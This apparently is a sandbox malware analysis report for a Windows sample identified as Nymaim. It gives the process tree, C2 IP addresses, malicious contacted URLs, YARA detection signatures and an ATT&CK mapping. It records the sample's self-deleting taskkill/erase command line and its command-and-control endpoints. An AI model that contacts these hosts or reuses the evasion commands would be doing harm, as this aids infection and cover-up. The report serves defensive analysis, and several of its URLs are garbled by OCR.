ID: 715158
Sample Name: file.exe
Cookbook: default.jbs
Time: 17:28:33
Date: 03/10/2022
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

file.exe


Overview

General Information

Sample Name:	file.exe
Analysis ID:	715158
MD5:	526fde9e61b1b4..
SHA1:	ebbb0c3586b8a0..
SHA256:	093741e4079a80.
Tags:	exe
Infos:	



Detection




Nymaim

Score:	88
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through…
- Yara detected Nymaim
- Antivirus detection for URL or domain
- Multi AV Scanner detection for drop…
- Binary is likely a compiled AutoIt sc…
- Machine Learning detection for sam…
- May check the online IP address of…
- C2 URLs / IPs found in malware con…
- Uses 32bit PE files
- Queries the volume information (nam…
- Yara signature match
- One or more processes crash

Classification



Process Tree

- **System is w10x64**
- file.exe (PID: 3196 cmdline: C:\Users\user\Desktop\file.exe MD5: 526FDE9E61B1B4835885973331FA1616)
  - WerFault.exe (PID: 4088 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 3196 -s 528 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 1364 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 3196 -s 700 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 6080 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 3196 -s 724 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 6064 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 3196 -s 760 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 5216 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 3196 -s 768 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 4072 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 3196 -s 848 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 2008 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 3196 -s 840 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 6036 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 3196 -s 1032 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 5204 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 3196 -s 1292 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - cmd.exe (PID: 5760 cmdline: C:\Windows\System32\cmd.exe" /c start /I "" "C:\Users\user\AppData\Local\Temp\6clvSx8en71SUI1hUuzQ6n56lWM0\Cleaner.exe MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 4744 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - Cleaner.exe (PID: 5208 cmdline: "C:\Users\user\AppData\Local\Temp\6clvSx8en71SUI1hUuzQ6n56lWM0\Cleaner.exe" MD5: 04514BD4962F7D60679434E0EBE49184)
  - WerFault.exe (PID: 3608 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 3196 -s 1552 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - cmd.exe (PID: 1388 cmdline: "C:\Windows\System32\cmd.exe" /c taskkill /im "file.exe" /f & erase "C:\Users\user\Desktop\file.exe" & exit MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 4392 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - taskkill.exe (PID: 2324 cmdline: taskkill /im "file.exe" /f MD5: 15E2E0ACD891510C6268CB8899F2A1A1)
- **cleanup**

Malware Configuration

Threatname: Nymaim

```
{
  "C2 addresses": [
    "208.67.104.97",
    "85.31.46.167"
  ]
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000000.309205181.00000000021C0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Nymaim	Yara detected Nymaim	Joe Security	
00000000.00000000.309205181.00000000021C0000.00000040.00001000.00020000.00000000.sdmp	Windows_Trojan_Smokeloader_3687686f	unknown	unknown	• 0x30d:$a: 0C 8B 45 F0 89 45 C8 8B 45 C8 8B 40 3C 8B 4D F0 8D 44 01 04 89
00000000.00000000.324269337.00000000021C0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Nymaim	Yara detected Nymaim	Joe Security	
00000000.00000000.324269337.00000000021C0000.00000040.00001000.00020000.00000000.sdmp	Windows_Trojan_Smokeloader_3687686f	unknown	unknown	• 0x30d:$a: 0C 8B 45 F0 89 45 C8 8B 45 C8 8B 40 3C 8B 4D F0 8D 44 01 04 89
00000000.00000000.303645653.00000000021C0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Nymaim	Yara detected Nymaim	Joe Security	
Click to see the 60 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.0.file.exe.400000.5.unpack	JoeSecurity_Nymaim	Yara detected Nymaim	Joe Security	
0.0.file.exe.21c0e67.20.raw.unpack	JoeSecurity_Nymaim	Yara detected Nymaim	Joe Security	
0.0.file.exe.21c0e67.26.raw.unpack	JoeSecurity_Nymaim	Yara detected Nymaim	Joe Security	
0.0.file.exe.400000.23.unpack	JoeSecurity_Nymaim	Yara detected Nymaim	Joe Security	
0.0.file.exe.21c0e67.14.raw.unpack	JoeSecurity_Nymaim	Yara detected Nymaim	Joe Security	
Click to see the 62 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Antivirus detection for URL or domain

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Networking

May check the online IP address of the machine

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected Nymaim

System Summary

Malicious sample detected (through community Yara rule)

Binary is likely a compiled AutoIt script file


Stealing of Sensitive Information

Yara detected Nymaim

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Windows Management Instrumentation	Path Interception	1 2 Process Injection	1 1 Masquerading	OS Credential Dumping	1 1 1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 1 Disable or Modify Tools	LSASS Memory	2 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	2 1 Virtualization/Sandbox Evasion	Security Account Manager	2 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 2 Process Injection	NTDS	1 Remote System Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Obfuscated Files or Information	LSA Secrets	1 System Network Configuration Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Software Packing	Cached Domain Credentials	1 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Timestomp	DCSync	1 4 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
file.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\soft[1]	29%	ReversingLabs	Win32.Trojan.Lazy	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\dll[1]	0%	ReversingLabs		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\dll[1]	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\6clvSx8en71SUI1hUuzQ6n56lWM0\Bunifu_UI_v1.5.3.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\6clvSx8en71SUI1hUuzQ6n56lWM0\Bunifu_UI_v1.5.3.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\6clvSx8en71SUI1hUuzQ6n56lWM0\Cleaner.exe	29%	ReversingLabs	Win32.Trojan.Lazy	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.0.file.exe.400000.21.unpack	100%	Avira	HEUR/AGEN.1250671		Download File
0.0.file.exe.400000.31.unpack	100%	Avira	HEUR/AGEN.1250671		Download File
0.0.file.exe.400000.7.unpack	100%	Avira	HEUR/AGEN.1250671		Download File

Source	Detection	Scanner	Label	Link	Download
0.0.file.exe.400000.19.unpack	100%	Avira	HEUR/AGEN.1250671		Download File
0.0.file.exe.400000.5.unpack	100%	Avira	HEUR/AGEN.1250671		Download File
0.0.file.exe.400000.23.unpack	100%	Avira	HEUR/AGEN.1250671		Download File
0.0.file.exe.400000.13.unpack	100%	Avira	HEUR/AGEN.1250671		Download File
0.0.file.exe.400000.25.unpack	100%	Avira	HEUR/AGEN.1250671		Download File
0.0.file.exe.400000.9.unpack	100%	Avira	HEUR/AGEN.1250671		Download File
0.0.file.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1250671		Download File
0.0.file.exe.400000.17.unpack	100%	Avira	HEUR/AGEN.1250671		Download File
0.0.file.exe.400000.11.unpack	100%	Avira	HEUR/AGEN.1250671		Download File
0.0.file.exe.400000.15.unpack	100%	Avira	HEUR/AGEN.1250671		Download File
0.0.file.exe.400000.29.unpack	100%	Avira	HEUR/AGEN.1250671		Download File
0.0.file.exe.400000.27.unpack	100%	Avira	HEUR/AGEN.1250671		Download File
0.0.file.exe.400000.3.unpack	100%	Avira	HEUR/AGEN.1250671		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://208.67.104.97/powfhxhxcjzx/ping.php?sub=NOSUB&stream=start&substream=mixinte	100%	URL Reputation	malware	
http://www.sajatypeworks.com-	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cn	0%	URL Reputation	safe	
http://https://take.rdrct-now.online/go/ZWKA?p78705p298845p1174	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/ho	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.sajatypeworks.como2	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/ho	0%	Avira URL Cloud	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0ho	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/.T	0%	URL Reputation	safe	
http://www.typography.net	0%	URL Reputation	safe	
http://208.67.104.97/powfhxhxcjzx/ping.php?sub=NOSUB&stream=mixtwo&substream=mixinte	100%	URL Reputation	malware	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.de	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://107.182.129.235/storage/ping.php	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn.TTF	0%	Avira URL Cloud	safe	
http://www.fontbureau.com(	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/.TTC	0%	URL Reputation	safe	
http://www.sajatypeworks.comtr	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://107.182.129.235/storage/extension.php	0%	URL Reputation	safe	
http://85.31.46.167/software.php	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/F	0%	URL Reputation	safe	
http://208.67.104.97/powfhxhxcjzx/ping.php?sub=NOSUB&stream=start&subst	100%	URL Reputation	malware	
http://https://iplogger.orgx	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://https://g-cleanit.hk	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.sajatypeworks.comcom	0%	URL Reputation	safe	
http://171.22.30.106/library.php	100%	URL Reputation	malware	
http://www.ccleaner.comqhttps://take.rdrct-now.online/go/ZWKA?p78705p298845p1174	0%	Avira URL Cloud	safe	
http://www.sakkal.coml	0%	Avira URL Cloud	safe	
http://www.fontbureau.comH_	0%	Avira URL Cloud	safe	
http://www.tiro.comq	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.comd:	0%	Avira URL Cloud	safe	
http://www.typography.netad	0%	Avira URL Cloud	safe	
http://www.monotype.9	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
iplogger.org	148.251.234.83	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://208.67.104.97/powfhxhxcjzx/ping.php?sub=NOSUB&stream=start&substream=mixinte	true	• URL Reputation: malware	unknown
http://208.67.104.97/powfhxhxcjzx/ping.php?sub=NOSUB&stream=mixtwo&substream=mixinte	true	• URL Reputation: malware	unknown
http://107.182.129.235/storage/ping.php	false	• URL Reputation: safe	unknown
http://107.182.129.235/storage/extension.php	false	• URL Reputation: safe	unknown
http://85.31.46.167/software.php	true	• URL Reputation: safe	unknown
http://https://iplogger.org/1Pz8p7	false		high
http://171.22.30.106/library.php	true	• URL Reputation: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.jiyu-kobo.co.jp/ho	Cleaner.exe, 00000016.00000003.434005148 .000001CFE1B2A000.00000004.00000020.0002 0000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sajatypeworks.com-	Cleaner.exe, 00000016.00000003.428279324 .000001CFE1B22000.00000004.00000020.0002 0000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.fontbureau.com/designersG	Cleaner.exe, 00000016.00000002.568193872 .000001CFE2DA2000.00000004.00000800.0002 0000.00000000.sdmp	false		high
http://www.fontbureau.com/designers/?	Cleaner.exe, 00000016.00000002.568193872 .000001CFE2DA2000.00000004.00000800.0002 0000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/bThe	Cleaner.exe, 00000016.00000002.568193872 .000001CFE2DA2000.00000004.00000800.0002 0000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sajatypeworks.como2	Cleaner.exe, 00000016.00000003.428279324 .000001CFE1B22000.00000004.00000020.0002 0000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers?	Cleaner.exe, 00000016.00000002.568193872 .000001CFE2DA2000.00000004.00000800.0002 0000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.founder.com.cn/cn/cn	Cleaner.exe, 00000016.00000003.430832292.000001CFE1B30000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.430600821.000001CFE1B30000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.430979463.000001CFE1B30000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.430553370.000001CFE1B30000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/jp/ho	Cleaner.exe, 00000016.00000003.434380388.000001CFE1B30000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.434233291.000001CFE1B29000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://take.rdrct-now.online/go/ZWKA?p78705p298845p1174	Cleaner.exe, 00000016.00000002.563291404.000001CFC91C1000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.tiro.com	Cleaner.exe, 00000016.00000002.568193872.000001CFE2DA2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers	Cleaner.exe, 00000016.00000003.439359814.000001CFE1B4E000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.goodfont.co.kr	Cleaner.exe, 00000016.00000002.568193872.000001CFE2DA2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/Y0ho	Cleaner.exe, 00000016.00000003.434005148.000001CFE1B2A000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sajatypeworks.com	Cleaner.exe, 00000016.00000003.428279324.000001CFE1B22000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.428357477.000001CFE1B2F000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.428374052.000001CFE1B2F000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.428388847.000001CFE1B30000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000002.568193872.000001CFE2DA2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.typography.netD	Cleaner.exe, 00000016.00000002.568193872.000001CFE2DA2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	Cleaner.exe, 00000016.00000002.568193872.000001CFE2DA2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	Cleaner.exe, 00000016.00000002.568193872.000001CFE2DA2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://fontfabrik.com	Cleaner.exe, 00000016.00000002.568193872.000001CFE2DA2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/.T	Cleaner.exe, 00000016.00000003.434593062.000001CFE1B28000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.zhongyicts.com.cn.TTF	Cleaner.exe, 00000016.00000003.432353861.000001CFE1B30000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com(	Cleaner.exe, 00000016.00000003.437840133.000001CFE1B2E000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.437639112.000001CFE1B2E000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.typography.net	Cleaner.exe, 00000016.00000003.429063853.000001CFE1B30000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	Cleaner.exe, 00000016.00000002.568193872.000001CFE2DA2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sajatypeworks.comtr	Cleaner.exe, 00000016.00000003.428388847.000001CFE1B30000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.com	Cleaner.exe, 00000016.00000002.568193872.000001CFE2DA2000.00000004.00000800.00020000.00000000.sdmp	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sandoll.co.kr	Cleaner.exe, 00000016.00000003.430026733.000001CFE1B30000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000002.568193872.000001CFE2DA2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.deDPlease	Cleaner.exe, 00000016.00000002.568193872.000001CFE2DA2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
